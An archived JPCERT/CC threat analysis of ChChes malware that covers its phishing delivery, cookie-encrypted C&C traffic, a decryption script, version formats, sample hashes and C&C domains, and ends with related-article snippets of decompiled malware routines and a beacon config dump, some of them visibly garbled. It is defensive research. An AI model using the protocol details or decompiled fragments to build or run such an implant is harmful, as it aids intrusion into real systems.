

ChChes – Malware that Communicates with C&C Servers Using Cookie Headers - JPCERT/CC Eyes

By JPCERT/CC

Published: 2017-02-14 · Archived: 2026-04-05 18:27:25 UTC

- [ChChes](#)


Since around October 2016, JPCERT/CC has been confirming emails that are sent to Japanese organisations with a ZIP file attachment containing executable files. The targeted emails, which impersonate existing persons, are sent from free email address services available in Japan. Also, the executable files' icons are disguised as Word documents. When the recipient executes the file, the machine is infected with malware called ChChes.

This blog article will introduce characteristics of ChChes, including its communication.

ZIP files attached to Targeted Emails

While some ZIP files attached to the targeted emails in this campaign contain executable files only, in some cases they also contain dummy Word documents. Below is the example of the latter case.

Figure 1: Example of an attached ZIP file



In the above example, two files with similar names are listed: a dummy Word document and an executable file whose icon is disguised as a Word document. By running this executable file, the machine will be infected with ChChes. JPCERT/CC has confirmed the executable files that have signatures of a specific code signing certificate. The dummy Word document is harmless, and its contents are existing online articles related to the file name “Why Donald Trump won”. The details of the code signing certificate is described in Appendix A.

Communication of ChChes

ChChes is a type of malware that communicates with specific sites using HTTP to receive commands and modules. There are only few functions that ChChes can execute by itself. This means it expands its functions by receiving modules from C&C servers and loading them on the memory.

The following is an example of HTTP GET request that ChChes sends. Sometimes, HEAD method is used instead of GET.

```
GET /X4iBJjp/MtD1xyoJMQ.htm HTTP/1.1  
Cookie: uHa5=kXFGd3JqQHMfnMbi9mFZAJHCGja0ZLs%3D;KQ=yt%2Fe(omitted)
```


```
Accept: /*/*
Accept-Encoding: gzip, deflate
User-Agent: [user agent]
Host: [host name]
Connection: Keep-Alive
Cache-Control: no-cache
```

As you can see, the path for HTTP request takes `/[random string].htm`, however, the value for the Cookie field is not random but encrypted strings corresponding to actual data used in the communication with C&C servers. The value can be decrypted using the below Python script.

```
data_list = cookie_data.split(';')
dec = []
for i in range(len(data_list)):
    tmp = data_list[i]
    pos = tmp.find("=")
    key = tmp[0:pos]
    val = tmp[pos:]
    md5 = hashlib.md5()
    md5.update(key)
    rc4key = md5.hexdigest()[8:24]
    rc4 = ARC4.new(rc4key)
    dec.append(rc4.decrypt(val.decode("base64"))[len(key):])
print("[*] decoded: " + "".join(dec))
```

The following is the flow of communication after the machine is infected.


Figure 2: Flow of communication



The First Request

The value in the Cookie field of the HTTP request that ChChes first sends (Request 1) contains encrypted data starting with 'A'. The following is an example of data sent.

Figure 3: Example of the first data sent



As indicated in Figure 3, the data which is sent contains information including computer name. The format of the encrypted data differs depending on ChChes's version. The details are specified in Appendix B.

As a response to Request 1, ChChes receives strings of an ID identifying the infected machine from C&C servers (Response 1). The ID is contained in the Set-Cookie field as shown below.

Figure 4: Example response to the first request

```

HTTP/1.1 200 OK
(Omitted)
Set-Cookie: tag=45eee062321da051
Content-Length: 0
Content-Type: text/html; charset=utf-8
  
```

ID to identify the infected machine
(Generated based on the computer name * PID)

```

$ echo -n TESTPC*3008|md5sum |cut -c 9-24
45eee062321da051
  
```

Request for Modules and Commands

Next, ChChes sends an HTTP request to receive modules and commands (Request 2). At this point, the following data starting with 'B' is encrypted and contained in the Cookie field.

```
B[ID to identify the infected machine]
```

As a response to Request 2, encrypted modules and commands (Response 2) are sent from C&C servers. The following shows an example of received modules and commands after decryption.

Figure 5: Decrypted data of modules and commands received

```

00000000 06 00 00 00 85 10 00 00 00 00 00 00 | .....|
00000010 61 63 74 69 76 65 0d 00 00 00 00 00 | active..F~uM..*r
00000020 ad d7 00 00 00 00 00 00 00 00 00 00 | ....z.>AJ....5.
00000030 00 00 00 00 00 00 00 00 00 00 00 00 | .....:~+
00000040 b5 64 00 00 00 00 e9 b2 03 00 00 cc cc cc cc | .d.....|
00000050 cc 55 8b ec 81 ec a0 00 00 00 c6 85 60 ff ff | .U.....`...|
00000060 bc c6 85 61 ff ff 62 ff ff ff c3 c6 | ...a...x..b....|
00000070 85 63 ff ff ff 44 c6 85 64 ff ff ff 3e c6 85 65 | .c...D..d...>..e|
00000080 ff ff ff 45 c6 85 66 ff ff ff da c6 85 67 ff ff | ...E..f.....g..|
  
```

```

00000000 08 00 00 00 00 00 00 00 00 00 00 00 | ..`.....|
00000010 69 70 63 6f 6e 66 69 67 08 08 08 08 | ipconfig.....|
00000020
  
```

Commands are sent either together with modules as a single data (as above), or by itself. Afterwards, execution results of the received command are sent to C&C servers, and it returns to the process to receive modules and commands. This way, by repeatedly receiving commands from C&C servers, the infected machines will be controlled remotely.

JPCERT/CC's research has confirmed modules with the following functions, which are thought to be the bot function of ChChes.

- Encrypt communication using AES
- Execute shell commands
- Upload files
- Download files
- Load and run DLLs
- View tasks of bot commands

Especially, it was confirmed that the module that encrypts the communication with AES is received in a relatively early stage after the infection. With this feature, communication with C&C servers after this point will be encrypted in AES on top of the existing encryption method.

Summary

ChChes is a relatively new kind of malware which has been seen since around October 2016. As this may be continually used for targeted attacks, JPCERT/CC will keep an eye on ChChes and attack activities using the malware.

The hash values of the samples demonstrated here are described in Appendix C. The malware's destination hosts that JPCERT/CC has confirmed are listed in Appendix D. We recommend that you check if your machines are communicating with such hosts.

Thanks for reading.

- Yu Nakamura

(Translated by Yukako Uchida)

Appendix A: Code signing certificate

The code signing certificate attached to some samples are the following:

```
$ openssl x509 -inform der -text -in mal.cer
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      3f:fc:eb:a8:3f:e0:0f:ef:97:f6:3c:d9:2e:77:eb:b9
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: C=US, O=VeriSign, Inc., OU=VeriSign Trust Network, OU=Terms of use at https://www.verisign.com/
    Validity
      Not Before: Aug  5 00:00:00 2011 GMT
      Not After : Aug  4 23:59:59 2012 GMT
    Subject: C=IT, ST=Italy, L=Milan, O=HT Srl, OU=Digital ID Class 3 - Microsoft Software Validation v2, CI
```

Subject Public Key Info:
(Omitted)


Figure 6: Code signing certificate



Appendix B: ChChes version

The graph below shows the relation between the version numbers of the ChChes samples that JPCERT/CC has confirmed and the compile times obtained from their PE headers.

Figure 7: Compile time for each ChChes version



The lists below describe encrypted data contained in the first HTTP request and explanation of the values for each ChChes version.

Table 1: Sending format of each version

Version	Format
1.0.0	A<a>*?3618468394?<c>?<d>*<f>
1.2.2	A<a>*?3618468394?<c>?<d>*<f>
1.3.0	A<a>*?3618468394?<c>?<d>*<f>
1.3.2	A<a>*?3618468394?<c>?<d>*<g>
1.4.0	A<a>*?3618468394?<c>?<d>*<g>

Version	Format
1.4.1	A<a>*?3618468394?<c>?<d> (<e>)*<g>
1.6.4	A<a>**<h>?3618468394?<c>?<d> (<e>)*<g>

Table 2: Description of <a> to <h>

Letter	Data	Size	Details
<a>	Computer name	Variable	Capital alphanumeric characters
	Process ID	Variable	Capital alphanumeric characters
<c>	Path of a temp folder	Variable	%TEMP% value
<d>	Malware version	Variable	e.g. 1.4.1
<e>	Screen resolution	Variable	e.g. 1024x768
<f>	explorer.exe version	Variable	e.g. 6.1.7601.17567
<g>	kernel32.dll version	Variable	e.g. 6.1.7601.17514
<h>	Part of MD5 value of SID	16 bytes	e.g. 0345cb0454ab14d7

Appendix C: SHA-256 Hash value of the samples

ChChes

- 5961861d2b9f50d05055814e6bfd1c6291b30719f8a4d02d4cf80c2e87753fa1
- ae6b45a92384f6e43672e617c53a44225e2944d66c1ffb074694526386074145
- 2c71eb5c781daa43047fa6e3d85d51a061aa1dfa41feb338e0d4139a6dfd6910
- 19aa5019f3c00211182b2a80dd9675721dac7cfb31d174436d3b8ec9f97d898b
- 316e89d866d5c710530c2103f183d86c31e9a90d55e2ebc2dda94f112f3bdb6d
- efa0b414a831cbf724d1c67808b7483dec22a981ae670947793d114048f88057
- e90064884190b14a6621c18d1f9719a37b9e5f98506e28ff0636438e3282098b
- 9a6692690c03ec33c758cb5648be1ed886ff039e6b72f1c43b23fbd9c342ce8c
- bc2f07066c624663b0a6f71cb965009d4d9b480213de51809cdc454ca55f1a91
- e6ecb146f469d243945ad8a5451ba1129c5b190f7d50c64580dbad4b8246f88e
- e88f5bf4be37e0dc90ba1a06a2d47faaeaa9047fec07c17c2a76f9f7ab98acf0
- d26dae0d8e5c23ec35e8b9cf126cded45b8096fc07560ad1c06585357921eed
- 2965c1b6ab9d1601752cb4aa26d64a444b0a535b1a190a70d5ce935be3f91699
- 312dc69dd6ea16842d6e58cd7fd98ba4d28eefeb4fd4c4d198fac4eee76f93c3
- 4ff6a97d06e2e843755be8697f3324be36e1eb9b280bb45724962ce4b6710297
- 45d804f35266b26bf63e3d616715fc593931e33aa07feba5ad6875609692efa2
- cb0c8681a407a76f8c0fd2512197aafad8120aa62e5c871c29d1fd2a102bc628
- 75ef6ea0265d2629c920a6a1c0d1dd91d3c0eda86445c7d67ebb9b30e35a2a9f

- 471b7edbd3b344d3e9f18fe61535de6077ea9fd8aa694221529a2ff86b06e856
- ae0dd5df608f581bbc075a88c48eedeb7ac566ff750e0a1baa7718379941db86
- 646f837a9a5efbbdde474411bb48977bff37abfefaa4d04f9fb2a05a23c6d543
- 3d5e3648653d74e2274bb531d1724a03c2c9941fdf14b8881143f0e34fe50f03
- 9fbd69da93f8e0e8f57df3161db0b932d01b6593da86222fabef2be31899156d
- 723983883fc336cb575875e4e3ff0f19bcf05a2250a44fb7c2395e564ad35d48
- f45b183ef9404166173185b75f2f49f26b2e44b8b81c7caf6b1fc430f373b50b

Appendix D: List of communication destination

- area.wthelpdesk.com
- dick.ccfchrist.com
- kawasaki.cloud-maste.com
- kawasaki.unhamj.com
- sakai.unhamj.com
- scorpion.poulsenv.com
- trout.belowto.com
- zebra.wthelpdesk.com
- hamilton.catholicmmb.com
- gavin.ccfchrist.com



[JPCERT/CC](#)

Please use the below contact form for any inquiries about the article.

Related articles

```
*key = 0x027c7080;  
*key[4] = 0x015813C2;  
*key[8] = 0x0d472834;  
*key[12] = 0x00007909;  
*key[16] = 0x1376421;  
*key[20] = 0x48803688;  
*key[24] = 0x07985129;  
*key[28] = 0x00000007;  
v4 = m_ret_argOffset(0x358)(a1 + 3);  
if ( !((v4 <> CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18, 0xF000000) )  
return 0;  
v5 = m_ret_argOffset(0x358)(a1 + 3);  
*handlHashob = a1 + 3;  
if ( !((v5 <> CryptCreateHash)(v4, 0x0004, 0, 0, a1 + 3) )  
{  
LABEL_0:  
if ( "v4" )  
return 0;  
v6 = m_ret_argOffset(0x358)(a1 + 3);  
(v6 <> CryptReleaseContext)(v4, 0);  
return 0;  
}  
if ( !CryptHashData(*handlHashob, key, 16u, 0)  
|| (v6 = m_ret_argOffset(0x358)(a1 + 3);  
v8 = a1 + 3;  
!(v8 <> CryptDeriveKey)(v4, 0x0004, *handlHashob, 0x000000, a1 + 2) )// CALG_AES_128  
{  
if ( *handlHashob )  
{  
v9 = m_ret_argOffset(0x358)(a1 + 3);  
(v9 <> CryptDestroyHash)(*handlHashob);  
}  
goto LABEL_0;  
}  
v9 = m_ret_argOffset(0x358)(a1 + 3);  
(v9 <> CryptSetKeyParam)(v9, 3, 0x0001, 0); // SP_PAD0100 = PKCS01/P  
v10 = m_ret_argOffset(0x358)(a1 + 3);  
(v10 <> CryptSetKeyParam)(v9, 1, 1v, 0); // DV = parameter  
v11 = m_ret_argOffset(0x358)(a1 + 3);  
(v11 <> CryptSetKeyParam)(v9, 0, 0x0001, 0); // SP_PAD00 = CBC  
return v9;  
}
```

[Update on Attacks by Threat Group APT-C-60](#)

```
A python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY----.MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS3R1HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcaLhAkpM4QAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+U
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnMU7pMs15d
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRkMoTlMhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 74 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxUbOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB.----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 41 41 41 BLIC.KEY----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: ----BEGIN PUBLIC KEY----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCB1QKBgQCNS3R1HP2V3JD4GT9UcaLhAkpM4QAGRn6Nw6
RHnVST/1HJ+zHLH82q7Xkmo+U+IzYpXnMU7pMs15dq+cRkMoTlMhNoq2UTWK9o9RodcZtZXsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wQxUbOaqEokKorZwmHU3wIDAQAB
-----END PUBLIC KEY-----
```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)

```


* 0F 03 00 0C 0A 04 00 movsx eax, cs:num7
* 06 0F 0E C8 movd xmm1, eax
* 73 0F 16 C9 cvtdq2pd xmm1, xmm1
* 0F 0E 05 DC 0A 04 00 movsx eax, cs:num3
* 06 0F 0E C8 movd xmm0, eax
* 73 0F 16 C9 cvtdq2pd xmm0, xmm0
* 72 0F 38 C8 addsd xmm0, xmm0
* 72 0F 58 C8 subss xmm0, xmm0
* 72 0F 5A CA mulsd xmm1, xmm2
* 72 0F 11 40 00 movsd [rbp+1410h+pbPrev], xmm1
* 18 05 C8 FF FF call ret2
* 44 0F 08 C8 movsx r9d, al
* 18 0C C8 FF FF call ret0
* 0F 05 C8 movsx ecx, al
* 44 0F 08 C8 movsx r9d, ecx
* 18 00 C8 FF FF call ret7
* 0F 0E C8 movsx eax, al
* 41 03 C1 add eax, r9d
* 0F 0E 00 9F 0A 04 00 movsx ecx, cs:num9
* 03 C1 add ecx, ecx
* 0F 0E 00 95 0A 04 00 movsx ecx, cs:num8
* 33 D2 xcr ecx, edx
* 77 F1 div ecx
* 0F 0E 00 87 0A 04 00 movsx ecx, cs:num1
* 30 C1 cmp eax, ecx
* 74 30 jz short loc_7FF85B1895C0
* 18 06 C8 FF FF call ret3
* 0F 0E 00 movsx edx, al
* 0F 0E 00 9C 0A 04 00 movsx eax, cs:num0
* 0F 0F 00 imul edx, eax
* 44 00 04 52 lea r8d, [rdx+edx*2]
* 45 03 C8 add r8d, r8d
* 18 00 C8 FF FF call ret9
* 0F 0E C8 movsx ecx, al
* 44 2B C1 sub r8d, ecx
* 18 72 C8 FF FF call ret6
* 0F 0E C8 movsx ecx, al
* 44 03 C1 add r8d, ecx
* 0F 0E 00 4E 0A 04 00 movsx ecx, cs:num3
* 41 03 C8 add ecx, r8d
```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}
```

[DslogdRAT Malware Installed in Ivanti Connect Secure](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: <https://blogs.jpCERT.or.jp/en/2017/02/chches-malware--93d6.html>